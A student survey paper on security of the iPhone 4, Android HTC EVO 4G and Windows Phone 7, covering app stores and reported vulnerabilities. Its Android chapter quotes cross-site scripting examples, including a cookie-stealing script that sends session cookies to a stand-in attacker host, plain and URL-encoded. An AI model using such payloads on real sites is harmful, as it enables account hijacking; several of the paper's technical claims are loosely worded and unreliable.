A Survey of Mobile Platform Security

Ahmed Mustafa

Lewis University

MSIS

Dr. Ray Klump

(This page has been intentionally left blank)

Table of Contents

Abstract

Technology on smartphones applications has risen to a higher level and has overtaken an industry that was previously ruled by laptops as the mobile communication devices on the go. This switching of technologies has created opportunities for research and development on mobile devices. When a consumer is willing to switch to other mobile applications, what are the benefits? What are the benefits of these new technologies and what are the vulnerabilities? Do mobile operating systems like iPhone 4, Google Android HTC EVO 4G and Windows Mobile 7 offer reliable security while using financial, entertainment, news, sports and games applications? If so, how much vulnerability do these devices have, since they all have online application stores? When a consumer is downloading applications, how secure is the app store? What if there are viruses injected into the store? There is a huge demand for smartphones now and there will be more in the future. Smartphone consumers are either connected through a Wi-Fi or using a service provider. A consumer connected to the Internet, faces all sorts of vulnerability challenges and hopes to protect themselves from potential hackers. These hackers are so intelligent, and try to stay ahead of the game. On the other hand, smartphone developers try to identify risks that hackers could abuse and identify if the problems are associated with either the hardware or software. If it is with the hardware, a consumer can go to a particular store to get it fixed or replaced. A bug that is in a software application often crashes and prevents the software from working properly. Hackers might release a bug that could contaminate a device with a virus. Some of these viruses are deadly and cost lots of money to investigate where it came from. This paper will point out potential problems that are associated with smartphone applications on various platforms, specifically, iPhone 4, Google Android HTC EVO 4G and Windows Mobile 7. Also, it will provide an overview of software upgrades, mitigating online app store vulnerability and assessment of the model from a security standpoint.

Chapter 1. Introduction

Mobile devices have experienced immense popularity over the last few years, as their technology has advanced. These devices have penetrated the market due to the variety of data services they offer such as texting, emailing, browsing the Internet, editing documents, listening to music, watching videos, playing games and voice call dialing. As an outcome, analysts are expecting the population for mobile to grow 5 billion by 2015(Liu, Yan, Zhang & Chen, 2009). In addition, these devices are capable of performing sophisticated tasks and communicating through various wireless access points. As mobile hardware devices get better, the operating systems improve as well. Current mobile devices run applications like Google Android HTC 4G, Apple iOS, and Windows Mobile 7. These deal with very similar risks as traditional computers. According to Chow and Jones (2008), the only difference between desktop computers and mobile devices in terms of security risk is the challenge to understand the interior mechanism of the OS on different hardware processor architectures.

In early 2010, Kaspersky Lab identified about 30 new mobile malware families (SMS Trojans, iPhone malware, Android spyware including 143 variations which attempted to take over mobile device security. In addition, according to a ScanSafe report, malware volume grew 300% in 2008, and several seemingly legitimate web pages on the Internet maybe infected by various kinds of viruses (Kaspersky Lab ZAO, 2009). The same report revealed that malicious image files accounted for 10% of all Web malware encountered in the year 2009 as seen in Figure 1.



Figure 1.
Web Malware
(Kaspersky Lab ZAO, 2009).

According to Gordon Snow, assistant director of the FBI Cyber Division, in an interview with the *Wall Street Journal*, “Mobile phones are a huge source of vulnerability.” The FBI does not even allow its employees to download apps on FBI smartphones (Storm, 2010).

According to Rik Ferguson, who is a senior security advisor for Trend Micro, a provocatively named malware called “Sexy View” played a part in of the initial alerts of mobile botnets on Symbian OS. The malware was capable of downloading new SMS templates from a remote server in order to send out new SMS spams. This was the first malware of its kind, and it proved to be particularly elusive (Storm, 2010).

According to Hruska’s blog entry on the Hothardware website in 2009, “Sexy View” malware was the first true malware to target mobile devices. There are two versions, one is “Sexy View” and the other is “Sexy Space.” The infected payload revealed most of the characteristics of PC botnet software. The malware started spreading quickly, and within six months, had gained a rather high profile. This malware has features similar to malware that affect PCs. The program is identified as SymbOS.Exy.c Symantec. It can quickly spread through a text message invitation asking viewers to download an application that appears to be legitimate. Once the installation is completed, it digs deeper through personal information and contact list. Properly formatted data gets sent to predetermined addresses. Instructions are sent by this malware through a command and control server. Sexy View targeted Symbian Operating System, which is quite popular both in and outside the United States.

A major question to consider is how should smartphone manufacturers guard against such attacks in the future. If steps are not taken to mitigate mobile device vulnerabilities, the situation will continue to worsen, and there will be more dirty malicious malware and trojan- infected applications (Hruska).

The purpose of this paper discusses on the current security issues of smartphone devices like iPhone 4, Android HTC EVO 4G and Windows Mobile 7. It will be structured parallel to how these devices work and how secured the applications are within them. Each chapter focuses on the operating software, hardware, application store, vulnerabilities and an assessment. At the end of each chapter, there will be shopping considerations for the consumer. The consumer can think about each chapter individually on security and decide on their own whether it will be helpful for them to make a decision. Every smartphone user has different needs and based on those needs they can differentiate the product and make it more beneficial for the usage.

Chapter 2. iPhone 4

Figure 2: IPhone
(iPhone, 2011)

Overview

In this chapter, the iPhone 4 features will be discussed based on application interface and how it can divulge personal information to third parties. Storing personal information and credit card number on iTunes makes it vulnerable to hackers. If an iPhone 4 user forgets to lock the device or makes the password defaulted, the information on the device will become more vulnerable. Within iPhone 4, there are multiple applications that run without the owner's permission. If an owner would like to jailbreak their device, they would lose all privileges to upgrade to new software or receive maintenance work. All of these issues will be discussed in the vulnerability section of this chapter.

Operating Software

iOS is Apple's mobile operating system. The user interface of iOS is based on the idea of direct manipulation using multi-touch gestures. The interface consists of sliders, switches and buttons. Interaction with the OS includes gestures like swiping, tapping, pinching and reverse pinching. Internal accelerometers are used by some applications to respond to shaking the device or rotating it in three dimensions such as from portrait to landscape. iOS has four abstraction layers: the Core OS layers, the Core Services Layer, the Media layer and the Cocoa Touch Layer. The Core OS and Core Services layers consists of the fundamental interfaces for the iPhone OS. It is used for accessing files, low-level data types, Bonjour services, and network sockets. The media layer contains the essential technologies used to support 2D and 3D drawing, audio and video files. It includes C-based technologies, OpenGL ES, Quartz, and Core Audio with the animation engine.

The Cocoa Touch layer provides the important infrastructure used by the application. The Foundation framework provides object-oriented support for collections, file management and network operations.

Hardware

The hardware on the iPhone 4 is built from scratch. It has built-in rechargeable lithium-ion battery. Flash drive storage available in 16 GB or 32 GB. The video recording quality is in HD (720p) up to 30 frames per second audio included. Retina display is on 3.5 inch measured diagonal widescreen on a 960-by-640-pixel resolution at 326 ppi (pixels per inch). There are three multiple sensors axis gyro, accelerometer, proximity sensor, and ambient light sensor.

App Store

App store is a digital application distribution platform for iOS created and maintained by Apple. iPhone 4 users need to download iTunes in order to start using the service. iTunes is developed under SDK and published through Apple. Some applications are free and others at a cost. The application can be downloaded directly to a target device or onto a PC or Mac via iTunes. In order to produce an app for Apple, a developer needs to download a SDK (Software Development Kit) which is available on apple.com. The software development process consists of three steps: develop, test, and distribute. During the testing process of the application, Apple considers not only the content of the app, but also the functionality, security and legal aspects. For instance, some of the requirements that app must meet is that app cannot share personal information without the users permission, apps cannot require users to share personal information, apps that are targeted minors for data collections will be automatically rejected. After Apple approves the testing process, the app will be posted on the App store for purchase.

Vulnerabilities

Before creating an app, a developer needs to create an account and obtain a license directly through Apple. There are two kinds of licenses: one is standard program and the other is enterprise program. The standard program is intended for individuals who would like to create free or paid apps and distribute them through the app store. On the other hand, enterprise program is based for proprietary usage for companies who would like to create it for their own usage. Once a license is obtained, a developer must continue along with the three stages of development. In development phase, a developer needs to produce codes with the SDK provided by Apple. Once they have produced codes needed for particular apps, they can test it on iPhone 4 and distribute it through the app store. On occasion, not all apps produced by a developer are free from bugs. According to an article from Kirk on Computer World website, there was a third party app known as Skype that decided to make calls through Safari without making the user aware of the activity. When security researcher Nitesh Dhanjani found out about this incident, he immediately contacted Apple. Apple decided not to do anything about this and in return they said it is the third party app’s responsibility to make it function properly. Dhanjani came up with a solution that it will allow third party applications give an option to register their URL schemes with strings for Safari to prompt and authorize prior to opening the main application; however the article did not make clear comments on what security implications would actually takes place (Kirk, 2010).

Jailbreaking is a concept that allows third-party applications, extension and themes not approved by Apple or available through iTunes to run on iPhone 4. When a user jailbreaks their device, they gain full root access to unlock all features on the iOS by removing any limitations set by Apple. Apple is not in favor of the owner jailbreaking their iPhone 4 and if the owner does jailbreak it, they lose privileges to software updates and warranties guaranteed by Apple. Some of these updates are essential to fix flawed software and by not updating them, the owner of the iPhone 4 then becomes vulnerable to hackers. According to an article, Govt. –Approved iPhone Jailbreaking Won't Help Users, from Newman on *PC World website,* the U.S Copyright office had declared jailbreaking smartphones legal (Newman, 2010). According to another article written by Keller, Jailbreaking was probably introduced to get around restrictions and limitations designed in the device. The tools for jailbreaking are very easy and almost anyone can jailbreak their device. A hacker exploited vulnerability in the Apple's Mobile Safari browser and injected the jailbreak code into the iPhone 4. Surprisingly, the jailbreak code 1.1.1 was able to fix the same security flaw that it utilized itself. Soon afterwards, Apple released another updated for iOS 1.1.2 that fixed the same security flaw that jailbreaking did. Despite the legal rulings, Apple's policy is strict against this type of behavior. Even though the user is still able to restore the device to default factory settings, the warranty might still be voided and Apple has decided not to support devices that are known for being jailbroken (Keller, 2010).

Tracking location is supposed to find someone in case of an emergency. It works like GPS and helps emergencies services to be notified, although that is not always the case. On the iPhone 4there is a tracking location application that can be turned off and on based on the users preference. According to the CNN news article, Apple blames iPhone 4 tracking file on 'bug', there has been some heated debate over the tracking device location app on the iPhone 4. Some users were unhappy about this feature because it was turned off but was still collecting personal data. Apple kept silent when this problem started to surface. Eventually, Apple came out with a comment to have this feature fixed in the upcoming update. The feature can possibly store personal information like tracking location of where the user has been and their buying habits. Since Apple has been hacked before, it is a possibility for hackers to gain access to government confidential information. Before Apple was planning to release a software update to fix the bug, Apple had to face tremendous pressure for explaining why its mobile devices were tracking user's location without their consent; Apple even received separate letters from several U.S. senators concerned with this issue (Sutter, 2011).

According to information listed on the TG Daily website, iTunes App store accounts has been hacked. The charges were regarding book applications from Vietnamese developer Thuat Nguyen. A while back, there was a high volume of sales targeted towards Nguyen's taking over 40 out of 50 books app store. One of the users from MacRumour forum said that he recently checked his credit card activity online and found some patterns related to unauthorized charges. (Woollacott, 2010).

According to eWeek, there was a story in the Wall Street Journal, that, PayPal rushed out with a new version of its iPhone app to fix a security hole that exposes the software with Man-in-the-middle attack. The consequences could let a hacker steal user's passwords and access financial accounts (Rashid, 2010).

A digital forensics specialist uncovered this vulnerability, where the application was not confirming the originality of the PayPal digital security certificate. If a user wants to download the new version from the app store, it is available on the iPhone app. The new version is 3.0.1, which includes an important security patch update. This flaw does not exist on Android market store. The security hole affected no online users. If they do get affected, the company will reimburse for any fraudulent activity (Rashid, 2010).

Assessment

Apple has come a long way on facing some of the issues dealing with privacy. When a company deals with sophisticated products like iPhone 4, it is hard to make the device foolproof and frequent updates are provided by Apple to make it more secure. One of the issues raised a heated debate on the tracking user information on the Google Maps. If the user information tracking feature is turned on, the application gathers personal shopping and travel behavior. The main issue with this was that even if the user turned the feature tracking location off, it still persisted and collected data. This issue was tested by many independent journalist and researchers that found the issue to be persistent (Chen, 2011). Another issue the Apple faces keeping track of any malicious apps in the iTunes. With millions of apps being sold on the app store, there are some chances of those apps being infected with bugs that may create a vulnerability to the device owner. Jailbreaking the iPhone 4 can also pose some security issues on doing frequent updates and losing warranty. Despite these flaws, the iPhone 4 has had frequent updates to the app store. Updates consist of removing security flaws, and crashing applications. In the recent update 4.3.3 released by Apple, there have been improvements with tracking location, and reducing the cookie files size within the cache. Another way to keep security updated and consistent is to encrypt personal data and files by using Keeper from callpod. Keeper uses 128 AES-Cipher encryption that is currently being used by U.S. Military and the Department of Homeland Security.

Some of the recommendations to improving the iPhone are having a layered approach to security. This recommendation is based on the structure of the security design and its implementation. The following tasks are recommended for a better security control:

- Run it as an individual user. This would limit the amount of information being used in other applications that are visible to hackers.

- Chroot the application for restricting personal data access needed during other application.

- Adding heap and stack addresses randomization spreads information in many places instead of just one. Making it harder for hackers to access complete personal information.

Chapter 3. Android Phones

Figure 4. HTC EVO 4G
(Google, 2011)

Overview

In this chapter, the Android EVO 4G features will be discussed based on the application interface and how it differentiates from its competitors in security. When a user stores personal information and credit card numbers on Android Market, the user's information is vulnerable to hackers. If an EVO user forgets the pattern or the password, the phone must be reset to lose information on the device. Android phones work differently in application layers like activity, service and receiver. There will be a detailed section on various vulnerabilities, and the chapter will conclude with an assessment of Android's security.

Operating Software

Android is Google's new open source platform for mobile devices. It has an extensive SDK (Software Development Kit). SDK provides tools and APIs (Application Programming Interface) necessary to develop new applications for the platforms in Java. Android separates core applications from new applications developed by SDK. There is a large community of developers working on Android products and some of unique quality of products are Gmail, Calendar and Contacts Web applications within system utilities. An Android user simply needs to supply their username and password to synchronize with Google services. Android does not officially support applications developed for third parties. For instance some of the applications that work with Java middleware layer running on embedded Linux kernel. Therefore, developers are trying to come up with new ways of porting the applications to custom user interface environment. In addition, Android restricts application interaction to its special APIs by running each application individually (McGraw, n.d).

Android application framework forces a structure on developers. It does not use main () function or a single point of entry on execution and developers are supposed to design applications in terms of components. Activity in its components which are defined with the application user interface; usually, an application developer defines one activity per session. Activities are held within passing and returning values. A Developer may only able to work on one activity at a time while the rest is suspended. Service is a component that runs in the background and may remain active even when the windows are switching. Services can show interfaces for communication with other applications. The receiver is a component that may react asynchronously to messages from other applications. Application code can also address a broadcast message for a receiver to include namespace in contained application.

Hardware

Because Android is open, it has been deployed on many devices. One of the more popular current Android devices is the EVO 4G. The EVO 4G has a large 4.3 inches LCD touch screen display with 216 pixels per inch. The display is designed to be used with a bare figure or multiple fingers at a time. It has done a great job balancing user interface featuring seven hardware/touch sensitive buttons and four of them are located at the front. The device has four sensors: proximity sensor, ambient light sensor, accelerometer sensor and geomagnetism sensor. The device processor is Qualcomm QSD8650 chipset with contains a snapdragon. The speed of the processor is 1 GHZ and embedded with Adreno 200 graphics capable of producing 22 million triangles per second. It has microSD slot in addition to built in ram in addition to that it comes with two 8 GB microSDHC card.

Android Market

Android Market is an online software store developed by Google for Android devices. Also known as Market for application program comes preinstalled on most Android devices and allows the users to browse and download apps published by third-party developers. Once the user have signed up, developers can able to make applications available right after without waiting for a lengthy approval process. When an application is installed, the Android Market displays all required permissions. The user can then able to decide whether to install the application based on those permissions.

Vulnerabilities

According to an article from the *Information Week* website, there was a vulnerability found in the app that is very popular known as Angry Birds. Some security professionals tried to test out the application by creating a bonus application free on all available platforms. When a user tries to download an application from an app store, it would get another application similar to it free. In order to use Android service, a user needs to get detailed information prior starting the service on the device. In security control, when an attack gets bypasses, it will allow multiple installed applications to access simultaneously. In order for that type of activity to take place, a malicious app must already have been installed by the user to grant access for other apps in the Android Market. A Google spokesperson stated that there will be a quick fix regarding this issue. As a suggestion, the spokesperson also recommended only to install applications that can be trusted. Google finally decided to use a remote kill switch for the first time to get rid of the application from all the devices (Schwartz, n.d).

According to information listed on the *Sophos* website, Google had premiered an updated Android Marketplace in early 2011. Initially when the user logs on to the app store, the user needs to agree to Google's policy statement; however the user is not asked for permission on the apps to be downloaded thereafter. Essentially, what was happening is that applications were being downloaded without the user's knowledge over Wi-Fi networks. This poses a security threat of someone being able to install malware applications on to a user's device. Android users must be extra cautious about this type of vulnerability. Google has advised users to use some common sense and do not install apps that seems strange and from unknown sources (Svajcer, 2011).

According to an article from *PC World*, Google has taken some steps to safeguards some of the applications in the Android Market following an attack that had infected thousands of phones and forced the company to wipe the malware remotely from the infected phones in early March 2011. There were about 50 applications that were infected in the Android Market known as DroidDream. This malware is capable of stealing personal information from mobile devices and also installing malicious applications on the phone. Google was silent until they found a blog got posted to use it for remotely erasing malicious applications. If an Android user had already downloaded a malicious application they were supposed to get an email within three days from the support@google.com. In addition to that, Google had planned to upgrade its security tool during March 2011. Phones that are running below 2.2.2 are known for vulnerability. The new "Gingerbread" version 2.3 of Android is able to fix these two exploits known as "exploid and "rageagainstthecage." It appears that DroidDream is considered a powerful zombie agent that may install any applications silently on its own by executing code with root privileges based on personal discretion (Kirk, 2011).

According to an article from the *Computer World* website, there was a vulnerability in the Skype application. The unencrypted file contained necessary information about the Skype user account. The vulnerability affected this information so that it could be altered by any user or any other application without the device owner consent. Justin Case, a regular contributor to Android blog, was concerned about this code malfunctioning from a rogue developer able to modify its contents and distributed the application on the Android Market waiting to see all the private information transfers in (Keizer, 2011).

According to the *Web Application Security Consortium* webpage, Cross-site scripting is a type of a computer security vulnerability usually found in web applications, enabling malicious attackers to inject client-side script into web pages viewed by hosts. The code is generated in HTML/JavaScript, Visual Basic, ActiveX, and Flash. An attacker tries to get inside a user browser on code execution; this code will run within the security zone of the hosting website. Giving privileges the code has the ability to read, modify and transmit any sensitive data accessible by the browser. Cross-site scripting user could have their accounts hijacked to a different browser showing fraudulent content delivered by the website they are visiting. Cross-site scripting attacks mainly compromise the trust relationship between a user and the website. There are three types of cross-site scripting attacks: persistent, non-persistent and DOM (Augar, 2011).

An example of persistent attack:
When a website host bulletin boards for registered users to post messages that are stored in a database, a registered user usually gets tracked with a session ID cookie authorizes to make a

post. If an attacker were posting a message containing particularly designed JavaScript, when a user reads this message could have their session cookies and their account compromised.

```
<script>
document.location= ‘http://attackerhost.example/cgi-bin/cookiesteal.cgi?+document.cookie
</script>
```

Since the attack payload is on the server side, this form of cross-site scripting is persistent.
Source: http://projects.webappsec.org/w/page/13246920/Cross-Site-Scripting

An example non-persistent attack:
A web portal may offer a personalized view of a website by greeting a logged in user with “Welcome,<your username>”. Usually the referencing data that is logged under a user is stored within a query string of a URL and echoed to the screen. Portal URL example:
http://portal.example/index.php?sessionid=12312312&username=Mike

In the above example, the username is “Mike” is stored in the URL. The webpage with the result displays a “Welcome, Mike” message. If for some reason an attacker modifies the username field in the URL, inserting a cookie-stealing JavaScript, it would possible to gain control of the user’s account to victimized the URL.

An example of URL encoded of stolen cookie:

```
http://portal.example/index.php?sessionid=12312312&
username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65
%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70
%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65
%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F
%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64
%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73
%63%72%69%70%74%3E
```

URL example of stolen cookie:

```
http://portal.example/index.php?sessionid=12312312&
username=<script>document.location='http://attackerhost.example/cgi-
bin/cookiesteal.cgi?'+document.cookie</script>
```

An example of DOM-based attack:
Different from previous two flavors, DOM based XSS does not require the webserver to receive the malicious XSS payload. Although, in a DOM based XSS, the attacker tries to abuse runtime embedded in the attacker data in the client side from a page served on the web server. For instance, an HTML web page, which stores user, supplied information at client side. Below is an example of the URL.

```
<html>
<title>Welcome!</title>
```

```
Hello
<script>
var pos=document.URL.indexOf(“name=”)+5;
+ document.write(document.URL.substring (pos,document.URL.length));
</script>
Welcome to our system
…</html>
```

Source: http://projects.webappsec.org/w/page/13246920/Cross-Site-Scripting

According to the *Android Tapp* website, there has been a cross-site scripting vulnerability found in Android Marketplace. Google has officially shut down its cross-site (XSS) hole in the market. A security specialist Jon Oberheide, posted a blog on alerting Google, and discovered the hole. The primary company goal was to win $15,000 in a hacker challenge known as Pwn2Own. The vulnerability hole allowed a hacker to take advantage of Android Market’s ability to download an app directly on devices without user approval. It also could be injecting a JavaScript malware on downloading a malicious application upon devices without being physically present. It might be a good revelation for Google and their consumers to watch out for mobile security in future (Wells, 2011).

Assessment

Android software and devices works differently from iPhone 4 devices. One of the primary issues occurs when downloading an app directly from the Android Market. It does not download directly to a computer and instead goes directly to the device. In such cases, if a user wants to download and do not have a device, they are stuck with the app that cannot be downloaded. This is especially important, if a user is facing any vulnerabilities, because then it will that much longer until the issues are resolved. Aside from the issues Android faces, one of the good things is that it is open source software. The reason that Android uses open source is to outsource the work to an application developer making the workload easier to manage. On other hand, open source has some major drawbacks. Since Android is available on many different hardware devices, the experience of Android is different from every user making it harder for Google to develop effective software updates.

Overall, Android needs to work on how to use their Android Market more efficiently. They need to come up with stricter policies for application process approval. Google needs to implement some kind of approval process from the developer that would remove spam and malicious apps that are currently being used in the Android marketplace. Also they could use a remote kill switch like the Google used in the past. Another issue with how Google runs the Android Market, the apps in the Marketplace are listed with a detailed description on what parts of the smartphone it will have access to. The Marketplace still needs to be reorganized with better customer service supporting end users (Tofel, 2010).

To improve additional security of Android-based devices, some tools are required to run the Linux layer of the operating system. Open source software can be modified to run on these Android platforms. A good source for finding the tools is the “Top 100 Network Security Tools.” The categories of applications are Anti-Virus Firewall and Data Encryption.

There are some Anti-Virus applications available on Android devices. Anti-Virus tries to scan a particular device and looks for any malware, Trojan or spyware activities. There are a few free Anti-Virus applications like Lookout Mobile Security for Android. These Anti-Virus applications offer free support for looking for a missing device, protecting private information, scanning for any malware or trojan activities and backing up data.

Firewall is composed of hardware and software. It tracks several packets from incoming and outgoing server to protect sensitive information from potential hackers. It also tries to alert the management by showing false positive or false negative. Netfilter uses a framework that contains a set of hooks handling within the Linux kernel to capture and deploying network packets. Netfilter uses a registered callback function to trace every packet that routes the particular hook within the network stack. The compatibility of Android within the netfilter kernel extension must be given by a modified kernel and iptables to work efficiently. To work properly the netfilter needs to be recompiled from the given source. Sources can be found at Android project website. A compiler must be configured initially by the user to run the netfilter in the kernel configuration.

Data Encryption is available in multiple formats such as 128 bit key size AES and previously Triple DES was introduced. AES uses much complex algorithm technique and comes in 128, 192, 256 bits. With 256 bit being the most complex it uses substitution and permutation method. A data software encryption available for Android HTC EVO 4G is GnuPG. GnuPG uses a variety of public and private keys for identifying authentication. It uses cryptographic digital signatures in a message for sender verification. GnuPG offers users to setup expiration dates for public keys. Android users can use GnuPG to encrypt emails and personal messages. GnuPG is one of the best services offered for smartphone security (Caitlin, 2010).

Android protects applications and data through a combination of two enforcement mechanisms. One is the system level and the other one is at the Inter-Component Communication level. ICC facilitates the core security framework but also touches the guarantee for secured system. Essentially, every application runs individually as a unique user for identification. What Android does, is it limits the potential damage in programming flaws. ICC is not limited by the user and process boundaries. It starts with an I/O (Input and Output) control command on a special device node/dev/binder and is mediated by Android middleware (Mc Graw, n.d).

According to an article from the *PC Magazine* website, a remote kill switch lets a device owner to wipe out the data remotely by logging on to the server, using preferences to change settings or calling management on the IT side for help. These days, almost every smartphone OS has some kind of a feature that makes this process easier. In case if your smartphone gets lost or stolen, battery dies, weak signal for communication, a thief or a corporate spy could block the network connections by hacking into the device. Therefore, remote kills are not full proof. It is better to flip the remote wipe out button as soon as possible (Lendino, 2009).

Chapter 3. Windows Mobile 7



Figure 5. Windows Mobile 7
(Microsoft, 2011)

Overview

In this chapter, the Windows Mobile 7 features will be discussed based on the Application interface and how it differentiates from its competitors in security. Having a large base of customers, users of the Windows Mobile 7software are more prone to hackers. Since the Windows platform dominates a larger market size, it takes longer to put updates in the market prior to them being fully tested. Windows Mobile 7 runs on multiple carriers and devices in order to make sure the updates will run smoothly on all of them. Windows needs a longer amount of time to test the updates, leaving the users vulnerable to security issues. This chapter will also discuss the Zune software and the vulnerabilities it creates.

Operating Software

Windows Mobile 7 OS manages the hardware and software resources of the system. A Smartphone like Windows Phone 7 has a keypad, screen, address book, phone dialer, the battery and the network connection. Operating system must be stable to provide a consistent way for applications to deal with the hardware. The operating system uses multiple programming languages like Java, C++, C#, and .NET. Java is used to create and run applications on web browsers. C++ and C# are used to create programming languages that a computer understands to a run an application. .Net is used primarily for file computing and locating data in libraries for references. All of these three languages works together to run programs efficiently on Windows Mobile 7 OS.

Hardware

Windows Phone features a new set of user interface linked upon Microsoft's Windows Phone 7 named as Metro. The home screen is also known as a start screen and made up of live titles.

Titles give access to applications, features, functions and individual items. A user can add, rearrange, or remove titles. Tiles are dynamically organized and update in real time. There are several features of Windows Phone 7 are organized into hubs. Hubs combine local and online content via Windows Phone 7 to social network sites and Windows Live. Windows Phone 7 uses multi-touch technology. The default Windows Phone 7 user interface has a dark theme that prolongs battery life on OLED screens. Windows can run on multiple phones such as HTC SNAP, HTC Touch 2 and Samsung Omnia II. Windows Phone 7 features 1 GHz ARM processor with a 4 inch display offers either with 8GB or a 16GB internal storage.

Windows Marketplace

Windows Marketplace is Microsoft store front for mobile applications; for users to access the store front they're required to first download the Zune software. The Zune software can be downloaded on a PC or a Mac and run similarly to the way iTunes runs. Quiet recently, Windows Marketplace users were not able to download apps directly on the Windows Phone 7. According to an article on the PC Mag website, Microsoft said the crash was due to schedule maintenance steps were being taken to resolve this issue. Although, Microsoft has said that the crash was due to schedule maintenance they have not come forward with this specific issue (Yin, 2011).

Vulnerabilities

According to an article on the *PC World* website, there was a vulnerability found in Windows Mobile 7 where Microsoft advised its users not to accept unauthorized Homebrew tool for downloading two software updates. There are still five phone models in the U.S. eligible to get the updates. If a user tries to download the updates, Microsoft cannot say for sure what might happen to a phone due to not being fully tested. The device settings maybe misconfigured on specific software which prevents future downloads. Eric Hautala, general manager of customer service engineering already tried to test the software update on his own. According to Hautala, updates are functional and the problems are being caused by users not downloading the updates properly. Microsoft is currently working to push the very first update. It is designed to make the update process go smoothly. Neither of those updates has reached three of five phones eligibility requirement. The phones are still in the testing process for both software updates (Gohring, 2011).

According to a follow-up article, concerning the Homebrew updates, there is a confirmed delay to the Windows Phone 7 update which includes cut and paste option. Microsoft is still on schedule releasing a bigger update by the end of the year. Thus far, Microsoft has decided twice to suspend the update process due to some problems with the software installation affecting Samsung users. Hopefully, the updates will include a new Twitter feature and HTML 5 friendly version of Internet Explorer Mobile. Windows Phone 7 uses the same updates that Microsoft releases for desktop PCs. The reason it takes updates longer to be released worldwide is due to working at a large scale of several carriers and multiple devices. Not only does Windows have to test the updates on their own, but also each carrier has to test the software update to make sure it works (Gohring, 2011).

According to an article on the *Nextweb* website, there was a vulnerability found in Windows Mobile 7 where the device issued fake certificates in SSL. The certificate was originally issued by Comodo, who specializes in Internet security. Microsoft revealed there were at least 9 certificates signed on behalf of a third party without clearly validating the authenticity. There were several websites that were affected and some of them are the following: login.live.com, mail.google.com, www.google.com, login.yahoo.com, login.skype.com, and addons.mozzilla.org. The three of the certificates in question affect the login.yahoo.com. Comodo has cancelled the certificates and placed it on a list that will eventually allow certain browsers to protect themselves. According to Microsoft the certificate may be used for content spoofing, phishing attacks and man-in-the-middle attacks against all web browsers (Wilhelm, 2011).

According to a follow- up article, concerning the fake SSL certificates updates which would fix the problem are only available through Zune software. The Windows Mobile team is working effectively with other mobile partners for a mitigation update. In cases like these, updates needs to made available for every Windows Mobile 7 user and since not every Windows Mobile 7 user has the Zune software, the fake SSL certificates still pose a significant vulnerability (Wilhelm, 2011).

According to an article on the *Beta News* website, there was a vulnerability found in Windows Mobile Operating System that could potentially cause phones to crash, said a Trend Micro during multiple advisories. One of the applications had dealt with Internet Explorer and other involved picture and video applications. On every individual case, the devices running these applications using specially designed webpage or JPEG image file may cause a denial of service attack. Microsoft was aware of the warning and decided not to release details about this flaw. The affected versions are Windows Mobile 2003 and 5.0. When picture and video applications are running, the device will lock up on its own for 10-15 minutes on trying to recover on its own. It does not give any error message on what could be the potential problem. If Internet Explorer web browser is running, the system will create a stack overflow, which will cause it to crash. Ultimately, the device is unstable and usually requires a reset button to be pressed for normal operations. Unfortunately, there are no patches as of yet for either issue. However, consumers may update their software for Internet Explorer and avoid untrusted sites (Oswald, 2007).

According to the *IntoMobile Cell Phone News* website, there is a problem with Bluetooth connectivity issues on Windows Mobile 6.0 and 6.1 smartphone from HTC. It is better not to accept Bluetooth connections from untrusted or unknown sources. Or else, the smartphone might end up getting WinMo - powered hacked via Bluetooth. The problem seems to appear with Touch Diamond, Touch Pro, Touch Cruise, Touch Find, S710 and S740. One of the directory “obexfile.dll” drivers is an HTC that is vulnerable to a directory OBEX FTP service (Will, 2009).

